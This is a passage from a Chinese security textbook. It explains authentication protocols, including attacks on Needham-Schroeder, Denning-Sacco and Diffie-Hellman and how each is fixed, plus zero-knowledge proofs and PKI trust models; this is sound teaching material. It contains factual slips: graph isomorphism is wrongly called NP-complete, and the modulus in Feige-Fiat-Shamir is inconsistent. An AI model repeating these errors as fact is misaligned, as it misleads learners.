


图 3.20　Otway-Rees 认证过程

3.7.3　基于公钥密码的认证

首先假定双方已经知道对方的公开密钥，如交换证书。

ISO 认证的基本步骤如下：

① A → B：Ra

② B → A：$Cert_b$||Rb || Sb(Ra || Rb||B)

其中：Ra、Rb 是大的随机数；$Cert_b$ 是 B 的证书；Sb()表示使用 B 的私有密钥进行数字签名。如果需要双向认证，需要第三步：

③ A → B：$Cert_a$||Sa(Ra || Rb||A)

其中：Sa()表示使用 A 的私有密钥进行数字签名。

1978 年出现的 Needham-Schroeder 公开密码协议也是一个双向认证协议：

① A → B：Eb(A || Ra)

② B → A：Ea (Ra || Rb)

③ A → B：Eb (Rb)

这里 Ex()是使用 x 的公开密钥进行加密。1995 年，Lowe 给出了如下的攻击过程：

i1 A → I：Ei(A || Ra)

ii1 I(A) → B：Eb(A || Ra)

ii2 B → I(A)：Ea (Ra || Rb)

i2 I → A：Ea(Ra || Rb)

i3 A → I：Ei (Rb)

ii3 I(A) → B：Eb (Rb)

可以在第二条消息中增加 B 的标识阻止这种攻击。

如果在认证的基础上还需要建立一个秘密的共享会话密钥，可通过多种不同的方式实现，以下是一个典型的协议：

① A → B：Ra

② B → A：Rb || Ea(Ks)||Sb(A||Ra || Rb|| Ea(Ks))

③ A → B：Sa(B||Rb)

这里 Ex()是使用 x 的公开密钥进行加密。Sx()是使用 x 的私有密钥进行数字签名。

3.7.3.1 协议执行过程

协议执行过程是：

首先 A 发送给 B 一个一次性随机数

到 B 收到 A 发送的消息后，B 选择一个会话密钥 Ks，随后用 A 的公开密钥加密，连同数字签名一并发送给 A。

当 A 收到第二条消息后，用自己的私有密钥解密还得到会话密钥 Ks，并用 B 的公开密钥验证数字签名，随后 A 发送使用私有密钥数字签名的随机数 Rb，当 B 收到该消息后，他知道 A 收到了第二条消息，并且只有 A 能够发出第三条消息。

现在假定双方不知道对方的公开密钥。这时需要一个可信的第三方 T 保存公开密钥库。Denning-Sacco 认证协议如下：

① A → T：A || B

② T → A：S_T(B || K_B)|| S_T(A || K_A)

T 把用 T 的私钥 T 签名的 B 的公钥 K_B 发给 A。T 也把用 T 的私钥 T 签名的 A 的公钥 K_A 发给 A。

③ A → B：E_B(S_A(K || T_A))|| S_T(B,K_B)|| S_T(A,K_A)

A 向 B 传送随机会话密钥 K、时间标记 T_A（都用 A 自己私钥签名并用 B 的公钥加密）和两个签名的公开密钥。

B 用私钥解密 A 的消息，然后用 A 的公钥验证签名。以确信时间标记仍有效。在这里 A 和 B 都有公开密钥 K，这样就能够安全地通信。

但该协议是有缺陷的。在和 A 一起完成协议后，B 能够伪装成 A。其步骤是：

① B → T：B||C

② T → B：S_T(C||K_C)|| S_T(B || K_B)

③ B(A) → C：E_C(S_A(K || T_A))|| S_T(C || K_C)|| S_T(A || K_A)

B 将以前从 A 那里接收的会话密钥和时间标记的签名用 C 的公钥加密，并和 A 和 C 的证书一起发给 C。C 用私钥解密 A 的消息，然后用 A 的公钥验证签名。检查并确信时间标

记仍有效。C 现在认为正在与 A 交谈，B 成功地欺骗了 C。在时间标记截止前，B 可以欺骗任何人。

针对上述问题容易解决，可以在第③步的加密消息内加上名字：

$E_B(S_A(A || B || K || T_A)) || S_T(A || K_A) || S_T(B || K_B)$

因为这一步清楚地表明是 A 和 B 在通信，所以现在 B 就不可能对 C 重放旧消息。

Diffie-Hellman 算法发明于 1976 年，是第一个公开密钥算法。Diffie-Hellman 算法不能用于加密与解密，但可用于密钥分配。密钥交换协议(Key Exchange Protocol)是指两人或多人之间通过一个协议取得密钥并用于通信加密。在实际的密码应用中密钥交换是很重要的一个环节。比如说利用对称加密算法进行秘密通信，双方首先需要建立一个共享密钥。如果双方没有约定好密钥，就必须进行密钥交换。如何使得密钥到达接收者和发送者手里是件很复杂的事情，最早利用公钥密码思想提出一种允许陌生人建立共享秘密密钥的协议称为 Diffle-Hellman 密钥交换。

Diffie-Hellman 密钥交换算法是基于有限域中计算离散对数的困难性问题之上的。离散对数问题是指对任意正整数 x，计算 $g^x \bmod P$ 是容易的；但是一般的已知 g、Y 和 P 求 x，使 $Y = g^x \bmod P$ 是计算上几乎不可能的。

3.7.3.2 建立共享密钥

当 Alice 和 Bob 要进行秘密通信时，他们可以按如下步骤建立共享密钥：

Alice 选取大的随机数 x，并计算 $X=g^x \pmod P$，Alice 将 g、P、X 传送给 Bob。

Bob 选取大的随机数 y，并计算 $Y = g^y \pmod P$，Bob 将 Y 传送给 Alice。

Alice 计算 $K=Y^x \pmod P$；Bob 计算 $K'=X^y \pmod P$，易见，$K=K' =g^{xy} \pmod P$。Alice 和 Bob 获得了相同的秘密值 K。双方以 K 作为加解密钥以对称密钥算法进行保密通信。

监听者可以获得 g、P、X、Y，但由于算不出 x、y，所以得不到共享密钥 K。

虽然 Diffie-Hellman 密钥交换算法十分巧妙，但由于没有认证功能，存在中间人攻击。当 Alice 和 Bob 交换数据时，Trudy 拦截通信信息，并冒充 Alice 欺骗 Bob，冒充 Bob 欺骗 Alice。其过程如图 3.21 所示：

① Alice 选取大的随机数 x，并计算 $X=g^x \pmod P$，Alice 将 g、P、X 传送给 Bob，但被 Trudy 拦截。

② Trudy 冒充 Alice 选取大的随机数 z，并计算 $Z = g^z \pmod P$，Trudy 将 Z 传送给 Bob。

③ Trudy 冒充 Bob 选取大的随机数 z，并计算 $Z = g^z \pmod P$，Trudy 将 Z 传送给 Alice。

④ Bob 选取大的随机数 y，并计算 $Y=g^y \pmod P$，Bob 将 Y 传送给 Alice，但被 Trudy 拦截。




图 3.21 中间人攻击过程

由①、③Alice 与 Trudy 共享了一个秘密密钥 g^{xz}，由②、④Trudy 与 Bob 共享了一个秘密密钥 g^{yz}。

站间协议(Station-to-Station Protocol)是一个密钥协商协议，它能够挫败这种中间人攻击，其方法是让 A、B 分别对消息签名。

① $A \rightarrow B: g^x$

② $B \rightarrow A: g^y || E_k(Sb(g^y || g^x))$

③ $A \rightarrow B: E_k(Sa(g^x || g^y))$

其中建立的会话密钥是 $k=g^{xy}$。站间协议的一个改进版本没有使用加密，建立的会话密钥仍然是 $k=g^{xy}$。

① $A \rightarrow B: g^x$

② $B \rightarrow A: g^y || Sb(g^y || g^x)$

③ $A \rightarrow B: Sa(g^x || g^y)$

站间协议具有前向保密性(Forward Secret)。前向保密性是指长期密钥被攻破后，利用长期密钥建立的会话密钥仍具有保密性。站间协议中 A、B 的私钥泄露不影响会话密钥的安全。

3.7.4 零知识身份认证

零知识证明(Zero-knowledge Proof)的思想是：证明者 Peggy 拥有某些知识(如某些长期没有解决的难问题的解决方法)，零知识证明就是在不将该知识的内容泄露给验证者 Victor 的前提下，Peggy 向 Victor 证明自己拥有该知识。下面 Peggy 和 Victor 之间的一段对话：

Peggy："我可以对密文为 C 的消息进行解密。"

Victor："我不相信。请证明。"

Peggy(糟糕的回答)："密钥是 K，您可以看到消息解密成了 M。"

Victor："哈哈！现在我也知道了密钥和消息。"

这里，Peggy 虽然证明了自己拥有某些知识(密钥 K 及明文 M)，却向 Victor 泄露了这些知识。一个更好的对话是：

Peggy："我可以对加密为 C 的消息进行解密。"

Victor："我不相信。请证明。"

Peggy(好的回答)："让我们使用一个零知识协议，我将以任意高的概率证明我的知识(但是不会将关于消息的任何情况泄露给您)。"




图 3.22　零知识洞穴

Victor："好。"

Peggy 和 Victor 通过该协议……

可以使用洞穴例子来解释零知识，C 和 D 之间存在一个密门，并且只有知道咒语的人才能打开。Peggy 知道咒语并想对 Victor 证明，但证明过程中不想泄露咒语。零知识洞穴如图 3.22 所示。

步骤如下：

(1) Victor 站在 A 点；

(2) Peggy 一直走进洞穴，到达 C 点或者 D 点；

(3) 在 Peggy 消失在洞穴中之后，Victor 走到 B 点；

(4) Victor 随机选择左通道或者右通道，要求 Peggy 从该通道出来；

(5) Peggy 从 Victor 要求的通道出来，如果有必要就用咒语打开密门；

(6) Peggy 和 Victor 重复步骤(1)至(5)n 次。

如果 Peggy 不知道这个咒语，那么只能从进去的路出来，如果在协议的每一轮中 Peggy 都能按 Victor 要求的通道出来，那么 Peggy 所有 n 次都猜中的概率是 $1/2^n$。经过 16 轮后，Peggy 只有 1/65 536 的机会猜中。于是 Victor 可以假定，如果所有 16 次 Peggy 的证明都是有效的，那么他一定知道开启 C 点和 D 点间的密门的咒语。

下面来看一个零知识证明的例子。

图是否同构是 NP 完全问题，对于一个非常大的图，判断两个图是否同构是非常困难的。对于图 G_1 和图 G_2，如果存在一个一一对应的函数 F：F 的定义域是 G_1 的顶点集；F 的值域是 G_2 的顶点集。当且仅当$[g_1, g_2]$是 G_1 中的一条边，$[F(g_1), F(g_2)]$才是 G_2 中的一条边，称 G_1 和 G_2 同构的。

假设 Peggy 知道图 G_1 和图 G_2 之间同构，Peggy 使用下面的协议将使 Victor 相信 G_1 和 G_2 同构：

(1) Peggy 随机置换 G_1 产生另一个图 H，并且 H 和 G_1 同构。因为 Peggy 知道 G_1 和 H 同构，也就知道了 H 和 G_2 同构。

(2) Peggy 把 H 送给 Victor。

(3) 对如下两个问题 Victor 选择其中的一个，要求 Peggy 证明。但是，Victor 不要求两者都证明，即证明 G_1 和 H 同构，或者证明 G_2 和 H 同构。

(4) Peggy 按 Victor 的要求证明。

(5) Peggy 和 Victor 重复步骤(1)至(4)n 次。

如果 Peggy 不知道 G_1 和 G_2 之间的同构性，Peggy 就只能创造一个图或者与 G_1 同构或者与 G_2 同构。每一轮中 Peggy 只有 50%的机会猜中 Victor 的选择。又因为 Peggy 在协议的每一轮都产生一个新图 H，故不管经过多少轮协议 Victor 也得不到任何信息，他不能从 Peggy 的答案中了解 G_1 和 G_2 的同构性。图同构的零知识证明只具有理论意义，从实现来看，是不实用的。

这里介绍著名的 Feige-Fiat-shamir 零知识身份认证协议的一个简化方案。

可信赖仲裁选定一个随机模数 n，n 为两个大素数乘积，实际中至少为 512 位或长达 1024 位。仲裁方产生随机数 v，使 $x^2=v \bmod n$，即 v 为模 n 的平方剩余，且有 $v^{-1} \bmod n$ 存在。以 v 作为 Peggy 的公钥，而后计算最小的整数 s：$s=\mathrm{sqrt}(v^{-1}) \bmod n$ 作为 Peggy 的私钥。实施身份证明的协议如下：

① 用户 Peggy 取随机数 r，这里 $r<m$，计算 $x= r^2 \bmod m$，把 x 送给 Victor；

② Victor 把一个随机位 b 送给 Peggy；

③ 若 b=0，则 Peggy 将 r 送给 Victor；若 b=1，则 Peggy 将 y=rs 送给 Victor；

④ 若 b=0，则 Victor 验证 $x=r^2 \bmod m$，从而证实 Peggy 知道 sqrt(x)；若 b=1，则 Victor 验证 $x=y^2 . v \bmod m$，从而证实 Peggy 知道 s。

这是一轮鉴定，Peggy 和 Victor 可将此协议重复 t 次，直到 Victor 相信 Peggy 知道 s 为止。

3.8 PKI及数字证书

3.8.1 PKI概述

数字证书是一个经证书授权中心数字签名的包含公开密钥拥有者信息和公开密钥的文件。最简单的证书包含一个公开密钥、名称以及证书授权中心的数字签名。一般情况下证书中还包括密钥的有效时间、发证机关(证书授权中心)的名称、该证书的序列号等信息,证书的格式遵循ITUT X.509国际标准。

PKI是一个用公钥概念和技术实施和提供安全服务的具有普适性的安全基础设施。PKI是一种新的安全技术,它由公开密钥密码技术、数字证书、证书发放机构(CA)和关于公开密钥的安全策略等基本成分共同组成的。PKI是利用公钥技术实现电子商务安全的一种体系,是一种基础设施,网络通信、网上交易是利用它来保证安全的。从某种意义上讲,PKI包含了安全认证系统,即安全认证系统CA是PKI不可缺的组成部分。PKI公钥基础设施是提供公钥加密和数字签名服务的系统或平台,目的是为了管理密钥和证书。一个机构通过采用PKI框架管理密钥和证书可以建立一个安全的网络环境。PKI主要包括4个部分:X.509格式的证书(X.509 V3)和证书废止列表CRL(X.509 V2);CA操作协议;CA管理协议;CA政策制定。

在传统法律环境下,手写署名和印章的方式的签名已成为大多数社会活动的法定要件。

由于科学技术的发展,信息网络应运而生,人们传递信息的意思表示发展出了电子形式,与之相适应,为了解决网络环境下交易当事人身份确认问题,于是人们从技术上发展出了多种手段,如计算机口令、数字签名、生物技术(指纹、掌纹、视网膜纹、脑电波、声波、DNA等)签名等。上述这些手段,统称为电子签名。

电子签名有多种方式,数字签名是其中的一种,是指采用非对称密钥加密技术制成的电子签名。这种技术已经比较成熟,目前国内外电子签名中正在广泛使用。

3.8.2 PKI体系

1. 信任模式

在ITU-T推荐标准X.509规范中给出了信任定义:实体A认定实体B将严格地按A所期望的那样行动,则A信任B。这里称A是信任者,B是被信任者。从定义可以看出,信任涉及对某种事件、情况的预测、期望和行为。信任是信任者对被信任者的一种态度,是对被信任者的一种预期,相信被信任者的行为能够符合自己的愿望。

按照有无第三方可信机构参与,信任可划分为第三方信任和直接信任。




图3.23 第三方的推荐信任

① 第三方信任

第三方信任是指两个实体以前没有建立起信任关系,但双方与共同的第三方有信任关系,第三方为两者的可信任性进行了担保,由此建立起来的信任关系。第三方信任的实质是第三方的推荐信任,是目前网络安全中普遍采用的信任模式,如图3.23所示。

第三方的认证代理就是称谓的“认证中心”(CA)。一个认证中心是一个可信任的实体，通常是国家认定的权威机构，它的核心职责就是审查认证某实体的身份，证明该实体是不是他所声称的实体，然后由 CA 发放给实体数字证书，作为 CA 信任他的一种证明，这样，通过第三方信任，任何信任第三方的人便可以信任这个实体。

证书将用户公钥和名字等其他信息绑定起来，CA 使用它的签名私钥对证书信息进行数字签名。CA 机构的数字签名使得攻击者不能伪造和篡改证书，CA 的数字签名对证书提供了安全和信任的两个元素：第一，证书上的有效的数字签名是证书完整性的保证；第二，由于 CA 是唯一有权使用它的签名私钥的实体，保证了只有 CA 能做那样的签名，CA 不能否认它签名的证书(抗抵赖性)。

如果两个 CA 交换密钥信息，这样每个 CA 都可以有效地验证另一方 CA 密钥的可信任性，称这样的过程为交叉认证。交叉认证是第三方信任的扩展，即一个 CA 的用户信任其他所有自己 CA 交叉认证的 CA 用户，如图 3.24 所示。




图 3.24　扩展的第三方信任模型

在第三方信任中，也可由普通用户通过担当 CA 并使其公钥被其他人所认证来建立自己的信任网络。一个典型的例子是：在 PGP 中当用户签署另一个人的密钥时，他就成为了这个密钥的介绍人。当这个过程进行下去，就建立了一个信任网络。例如，A 收到一个据称属于 B 的证书，这个证书是由 A 不认识的 C 签署的，但是 C 的证书是由 A 认识并且信任的 D 签署的。在这种情况下，A 可以决定信任 B 的密钥(即信任从 D 到 C 再到 B 的密钥链)，也可以决定不信任 B 的密钥(认为“未知的”B 与“已知的”D 之间的距离太远)。这种模型一般不适合用在贸易、金融或政府环境中，因为在这些环境下，通常希望或需要对用户的信任实行某种控制。

在可信任的第三方(公证人)的概念之上也可建立公证机制，以确保在两个实体间交换的信息的某些性质不致变化，例如，它的来源、完整性，或它被发出或收到的时间。

② 直接信任

直接信任是最简单的信任形式。两个实体之间无须第三方介绍而直接建立起来的信任关系称为直接信任。

在 Web 浏览器中，用户都直接信任根 CA 密钥，因为密钥是由制造商直接提供的；在安全软件(Pretty Good Privacy，PGP)中，凡是用户自己验证密钥，从不设置其他可信介绍人，这就是直接信任；当两个从不同的 CA 来的实体要进行安全通信，而这两个 CA 之间不能交叉认证时，这时也需要直接信任，直接信任要求用户必须在物理世界中已经存在相互信任关系，在个人的基础上直接交换密钥信息，建立起信任关系。如果没有个人之间的信任，这些用户之间交换的密钥信息是没有价值的，因为密钥信息本身就不被信任。直接信任如图 3.25 所示。




图 3.25　直接信任

2. PKI 的体系结构

CA 是 PKI 的核心，根据 CA 之间的关系，PKI 的体系结构可以有 3 种情况：单个结构的 CA，分级（层次）结构的 CA 和网状结构的 CA。

（1）单个结构的 CA

单个结构的 CA 是最基本的 PKI 结构，PKI 中的所有用户对此单个 CA 给予信任，它是 PKI 系统内单一的用户信任点，它为 PKI 中的所有用户提供 PKI 服务。

这种结构只需建立一个根 CA，所有的用户都能通过该 CA 实现相互认证，但单个结构的 CA 不易扩展到支持大量的或不同的群体的用户。

（2）分级（层次）结构的 CA

在现实生活中，一个证书机构很难得到所有用户的信赖并接受它所发行的所有用户证书，而且这个证书机构也很难对所有潜在注册用户有足够全面的了解，这就需要多个 CA。可以使用主从关系或使用对等关系将单个独立的 CA 扩展成支持不同群体的更大的、更为多样化的 PKI。

一个以主从 CA 关系建立的 PKI 称为分级（层次）结构的 PKI。在这种结构下，所有的用户都信任最高层的根 CA，上一层 CA 向下一层 CA 发放公钥证书。若一个持有由特定 CA 发证的公钥用户要与由另一个 CA 发放公钥证书的用户进行安全通信，需要解决跨域的认证，这一认证过程在于建立一个从根出发的可信赖的证书链。

分级结构的 PKI 系统易于升级和增加新的认证域用户，因为只需要根 CA 与该认证域的 CA 建立信任关系。证书路径由于其单向性，可生成从用户证书到可信任点的简单的、相对较短的路径。用户基于分级结构的 CA 中的位置可隐含地知道一个证书用于哪种应用。

分级结构的 PKI 依赖于一个单一的可信任点的根 CA。根 CA 安全性的削弱，将导致整个 PKI 系统安全性的削弱，根 CA 的故障对整个 PKI 系统是灾难性的。如果要构建一个全球共同的根 CA 可能在政治上是无法做到的。另外，由一组彼此分离的 CA 过渡到分级结构的 PKI，算法的多样性更加深了互通操作的复杂程度。

（3）网状结构的 CA

以对等 CA 关系建立的交叉认证扩展了 CA 域之间的第三方信任关系，这样的 PKI 系统称为网状结构的 PKI。

交叉认证是指以下两个操作。

第一个操作是两个域之间信任关系的建立，这通常是一个一次性操作。在双边交叉认证的情况下，每个 CA 签发一张“交叉证书”。

第二个操作由客户端软件来做。这个操作包含了验证由已经交叉认证的 CA 签发的用户证书的可信赖性，这个操作需要经常执行。

例如，CA1、CA2 通过相互颁发证书，来实现两个信任域内网络用户的相互信任。U1 如果要验证 U2 证书的合法性，则首先需要验证 CA2 对 U2 证书的签名，然后验证 CA1 对 CA2 证书的签名，因为 U1 信任 CA1，所以信任 U2 证书。U1 通过这样一个证书链来验证 U2 证书的合法性。交叉认证如图 3.26 所示。




图 3.26　交叉认证

通常，用户信任为他们发放证书的 CA，CA 之间相互发放证书，网状 PKI 中的所有 CA 都可能是可信任点，证书对描述了他们双向的信任关系，然而，正因为这种双向的可信任模型，所以从用户证书到可信任点建立证书的路径是不确定的，存在多种路径的选择，使得路径发现较为困难。

3. CTCA 的体系结构

完整的 PKI 包括认证策略的制定（包括遵循的技术标准、各 CA 之间的上下级或同级关系、安全策略、安全程度、服务对象、管理原则和框架等）、认证规则、运作制度的制定、所涉及各方法律关系的内容及技术的实现。

从功能上来说，一个 CA 可以划分为接受用户证书申请的证书受理者（RS）、证书发放的审核部门（Registration Authority，RA）、证书发放的操作部门（CP），以及记录证书作废的证书作废表（又称为黑名单 CRL），如图 3.27 所示。




图 3.27　CA 构成

- 证书发放审核部门（RA）：负责对证书申请者进行资格审查，并决定是否同意给该申请者发放证书，如果审核错误或为不满足资格的申请者发放了证书，所引起的一切后果都由该部门承担。
- 证书发放的操作部门（CP）：负责为已授权的申请者制作、发放和管理证书，并承当因操作运营错误所造成的一切后果，包括失密或为没有获得授权者发放证书等，它可以由审核授权部门自己担任，也可以委托给第三方担任。
- 证书受理者（RS）：用于接受用户的证书申请请求，转发给 CP 和 RA 进行响应的处理。
- 证书作废表（CRL）：其中记录尚未过期但已经声明作废的用户证书序列号，供证书使用者在认证与之通信的对方证书是否作废时查询。
- 业务受理点：作为 CA 系统对外提供服务的一个窗口，为用户提供面对面的证书申请和发放服务，同时业务受理点可以担任用户证书发放的审核部门，当面审核用户提交的资料，决定是否为用户发放证书。

下面介绍一个具体的PKI体系结构,由以下几个部分组成。

(1) 认证中心(CA)

